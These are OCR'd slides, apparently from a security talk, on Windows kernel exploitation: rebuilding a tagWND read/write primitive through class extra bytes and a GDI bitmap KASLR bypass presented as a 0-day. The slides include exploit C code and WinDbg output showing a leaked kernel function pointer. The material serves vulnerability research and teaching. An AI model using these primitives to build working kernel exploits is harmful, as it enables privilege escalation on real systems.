
- Manually search through Desktop heap to locate tagWND object



```
VOID setupLeak()
{
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    g_desktopHeap = *(PDWORD64)(teb + 0x828);
    g_desktopHeapBase = *(PDWORD64)(g_desktopHeap + 0x28);
    DWORD64 delta = g_desktopHeapBase - g_desktopHeap;
    g_ulClientDelta = delta;
}

DWORD64 leakWnd(HWND hwnd)
{
    DWORD i = 0;
    PDWORD64 buffer = (PDWORD64)g_desktopHeap;
    while (1)
    {
        if (buffer[i] == (DWORD64)hwnd)
        {
            return g_desktopHeapBase + i * 8;
        }
        i++;
    }
}
```

tagWND Primitive Revival


- Size of ExtraBytes is defined by cbWndExtra when Windows Class is registered
- RegisterClassEx creates a tagCLS object
- tagCLS has ExtraBytes defined by cbClsExtra
- SetWindowLongPtr sets ExtraBytes in tagWND
- SetClassLongPtr sets ExtraBytes in tagCLS




```
cls.cbSize = sizeof(WNDCLASSEX);
cls.style = 0;
cls.lpfnWndProc = WProc1;
cls.cbClsExtra = 0x18;
cls.cbWndExtra = 8;
cls.hInstance = NULL;
cls.hCursor = NULL;
cls.hIcon = NULL;
cls.hbrBackground = (HBRUSH)(COLOR_WINDOW + 1);
cls.lpszMenuName = NULL;
cls.lpszClassName = g_windowClassName1;
cls.hIconSm = NULL;

RegisterClassExW(&cls);
```

tagWND Primitive Revival

- ExtraBytes from tagCLS are still in the kernel
- Allocate tagCLS followed by tagWND.
- Use SetClassLongPtr to update tagWND.strName
- Read/write kernel-mode primitive is back



```
RtlInitLargeUnicodeString(&uStr, input, size);

g_fakeDesktop[0x1] = 0;
g_fakeDesktop[0x10] = addr - 0x100;
g_fakeDesktop[0x11] = 0x200;

SetClassLongPtrW(g_window1, 0x308, addr);
SetClassLongPtrW(g_window1, 0x300, 0x0000002800000020);
SetClassLongPtrW(g_window1, 0x230, (DWORD64)g_fakeDesktop);
NtUserDefSetText(g_window2, &uStr);
SetClassLongPtrW(g_window1, 0x230, g_rpDesk);
SetClassLongPtrW(g_window1, 0x300, 0x0000000e0000000c);
SetClassLongPtrW(g_window1, 0x308, g_winStringAddr);
```



ONE DOES NOT SIMPLY
MITIGATE KERNEL PRIMITIVES
imgflip.com

Kernel ASLR

- Almost all kernel memory is randomized.
- Shared System Page – KUSER_SHARED_DATA is static
  - Located at 0xFFFFF78000000000.
  - Not executable.
  - Does not contain interesting pointers.
- HAL Heap is randomized
- SIDT is mitigated
- Need new ntoskrnl.exe information leak


Kernel ASLR Bypass Idea

- KASLR bypass could be primitive related.
- Need a bypass for each primitive.
- Must leak ntoskrnl.exe pointer.



I DONT ALWAYS
NEED KASLR BYPASS
BUT WHEN I DO
I HIT UP REACTOS
imgflip.com

Bitmap KASLR Bypass 0-Day

- Surface structure from REACTOS




```
typedef struct _SURFOBJ
{
    DHSURF dhsurf;           // 0x000
    HSURF  hsurf;            // 0x004
    DHPDEV dhpdev;           // 0x008
    HDEV   hdev;             // 0x00c
    SIZEL  sizlBitmap;       // 0x010
```



hdev


GDI's handle to the device, this surface belongs to. In reality a pointer to GDI's PDEVOBJ.



```
    LONG   lDelta;           // 0x024
    ULONG  iUniq;            // 0x028
    ULONG  iBitmapFormat;    // 0x02c
    USHORT iType;            // 0x030
    USHORT fjBitmap;         // 0x032
  // size                       0x034
} SURFOBJ, *PSURFOBJ;
```

Bitmap KASLR Bypass 0-Day


- PDEVOBJ structure from REACTOS



```
{
    BASEOBJECT   baseobj;
    PPDEV        ppdevNext;
    int          cPdevRefs;
    int          cPdevOpenRefs;
    PPDEV        ppdevParent;
    FLONG        flags;
    FLONG        flAccelerated;

              .....

    PVOID        pvGammaRamp;
    PVOID        RemoteTypeOne;
    ULONG        ulHorzRes;
    ULONG        ulVertRes;
    PFN          pfnDrvSetPointerShape;
    PFN          pfnDrvMovePointer;
    PFN          pfnMovePointer;
    PFN          pfnDrvSynchronize;
    PFN          pfnDrvSynchronizeSurface;
    PFN          pfnDrvSetPalette;
    PFN          pfnDrvNotify;
    ULONG        TagSig;
    PLDEV        pldev;

              .....

    PVOID        WatchDogContext;
    PVOID        WatchDogs;
    PFN          apfn[INDEX_LAST]
} PDEV, *PPDEV;
```

Function Pointer

Bitmap KASLR Bypass 0-Day




```
ffffbd25`56300000  00000000`00052c3b 00000000`00000000
ffffbd25`56300010  ffff968a`3bbee740 00000000`00000000
ffffbd25`56300020  00000000`00052c3b 00000000`00000000
ffffbd25`56300030  00000000`00000000 00000001`00000364
ffffbd25`56300040  00000000`00000d90 ffffbd25`56300270
ffffbd25`56300050  ffffbd25`56300270 0000794b`00000d90
```


Bitmap hdev field is empty

Bitmap KASLR Bypass 0-Day


- CompatibleBitmap is a variant



```
HBITMAP CreateCompatibleBitmap(
  _In_ HDC hdc,
  _In_ int nWidth,
  _In_ int nHeight
);
```




```
kd> dq ffffbd25`56300000+3000
ffffbd25`56303000  00000000`01052c3e 00000000`00000000
ffffbd25`56303010  ffff968a`3bbee740 00000000`00000000
ffffbd25`56303020  00000000`01052c3e 00000000`00000000
ffffbd25`56303030  ffffbd25`4001b010 00000364`00000001
ffffbd25`56303040  00000000`00000d90 ffffbd25`56303270
```



```
kd> dqs ffffbd25`4001b010 + 6f0
ffffbd25`4001b700  ffffbd5f`eced2bf0 cdd!DrvSynchronizeSurface
```

Bitmap KASLR Bypass 0-Day

